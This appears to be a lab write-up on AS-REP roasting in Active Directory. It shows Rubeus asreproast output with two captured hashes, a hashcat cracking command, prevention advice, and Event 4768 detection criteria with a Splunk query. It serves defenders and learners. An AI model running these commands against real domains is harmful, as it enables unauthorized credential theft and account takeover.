


Introduction
The AS-REProasting attack is similar to the Kerberoasting attack. We can obtain crackable hashes for user accounts that have the property Do not require Kerberos preauthentication enabled. The success of this attack depends on the strength of the user account password that we will crack.
Note (What is the Pre-Authentication attribute?)
Pre-authentication requires users to prove their identity before the KDC issues an AS-REP response. Without it attackers can request AS-REP responses without knowing the password.

How the Attacker works:
- Request a Ticket: The attacker sends a request to the Key Distribution Center (KDC) for an account with pre-authentication disabled.
- Receive Encrypted Data: The KDC sends back an AS-REP response, encrypted using the account’s password hash.
- Crack the Password: The attacker uses tools to brute-force the password offline. If the password is weak, they gain access.
Prerequisite: To carry out this attack, the target account must have “Do not require Kerberos pre-authentication” enabled.
Attack Path
To obtain crackable hashes, we can use Rubeus again. However, this time, we will use the asreproast action. If we don’t specify a name, Rubeus will extract hashes for each user that has Kerberos preauthentication not require.
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>Rubeus.exe asreproast
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |  __  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0

[*] Action: AS-REP roasting
[*] Target Domain          : CONTROLLER.local
[*] Searching path 'LDAP://CONTROLLER-1.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users[*] SamAccountName         : Admin2[*] DistinguishedName      : CN=Admin-2,CN=Users,DC=CONTROLLER,DC=local[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::7ced:b5c9:9edf:1aae%5)[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\Admin2'[+] AS-REQ w/o preauth successful![*] AS-REP hash:
      $krb5asrep$Admin2@CONTROLLER.local:B148810760E451167844E8AFB23BF22D$078CADF7C298      7ABF7C1664959BA7257BA4C1ABF33CED46827E9DEA939BA0B7FF26ADC511AC4BDB75A689E3546761      CB45FCAB36444172619F3D3D65C514B0DD6FEDAC8C6B0F369CFFE0FD7420C6B9FB1D94AF01CEFECB      79C9023BF5E4E840F110B2D1DE19ADD7910A52592D4583C42EAE94F81235B131F97A7447CDB0AEEC      F3F76A2EA9B6C2638D0663D570F37B5B5FDC5633939561B887F52F5F6BA43AD376BF91590BA20AA2      89FF5D3776E38696A09F22CA56717EC6602C5EE5F7867ECDA4692E840CA3F9DB2911D030F5B5988A      AF8DCD8D1CED13195363032BA119DBECCBB9D0683AD45290C023121C526A38CE07B8555AD536
[*] SamAccountName         : User3[*] DistinguishedName      : CN=User-3,CN=Users,DC=CONTROLLER,DC=local[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::7ced:b5c9:9edf:1aae%5)[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\User3'[+] AS-REQ w/o preauth successful![*] AS-REP hash:
      $krb5asrep$User3@CONTROLLER.local:58B0E7783231DCB6367A359233CA40C5$FB1928901DAB5      F63CB31B164ED8C273867F93EE1522F7C52C9A0000B9E55CDC711DF2C93A3C17403F0E6DE70242F5      9DEF9E53C0C5D2F5250A55D91C247ECFE7C3D8B0F112BE8D9E78F4F920254538B0C12B13EF0C1D65      8B5440F51E1A4FFB134FC4171FC4CCE410E28AADE8E6CC12BBD5D0BCB196F5BF0C273698F3E479B7      56BA92044E9365577E8384C884AC8961E27AC52BC3C923AEB073EAFABE8BFA204060F5181C15D523      E9666FE093915BF5A896E3DC251B3E45BF55D5C1EF3045091BDD94620001C8C6F1CD956CAE3DD1FD      0421013E2B4094D531A084F391678FF0F3695923E43B3753617F0B5C4DEFF8CFFD970857D61
Next, we will use hashcat to crack the hash:
sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt --forcePrevention
As mentioned before, the success of this attack depends on the strength of the password of users with Do not require Kerberos preauthentication configured. We should only use this property if needed.
Detection

When we executed Rubeus, an Event with ID 4768 was generated, signaling that a Kerberos Authentication ticket was generated. The caveat is that AD generates this event for every user that authenticates with Kerberos to any device; therefore, the presence of this event is very abundant.
However, we will rely on the following characteristics of event ID 4768 to detect this attack technique:
- Pre-Authentication Type is
0, which means it is disabled. This is a major condition to be fulfilled as without this condition, the attack can’t happen. - Service Name should always be krbtgt. This is also straightforward. As only krbtgt can perform authentication-related processes in AD.
- Ticket encryption type will be
0x17which is RC4 encryption, allowing attackers to easily crack the hash.
Here’s an example of identifying an actual event that was the result of a AS-REP attack using the detection tips above:
We can also use the following splunk query to detect AS-Rep Roasting.
Event.EventData.TicketEncryptionType="0x17" Event.System.EventID="4768" Event.EventData.PreAuthType="0" Event.EventData.ServiceName="krbtgt"Reference
- HackTheBox - AS-REP Roasting Detection - Comprehensive guide on detecting AS-REP roasting attacks in Active Directory environments, including event log analysis and detection techniques.
- HackingArticles - AS-REP Roasting - Detailed walkthrough of AS-REP roasting attack methodologies, tools like Rubeus, and practical exploitation examples in domain environments.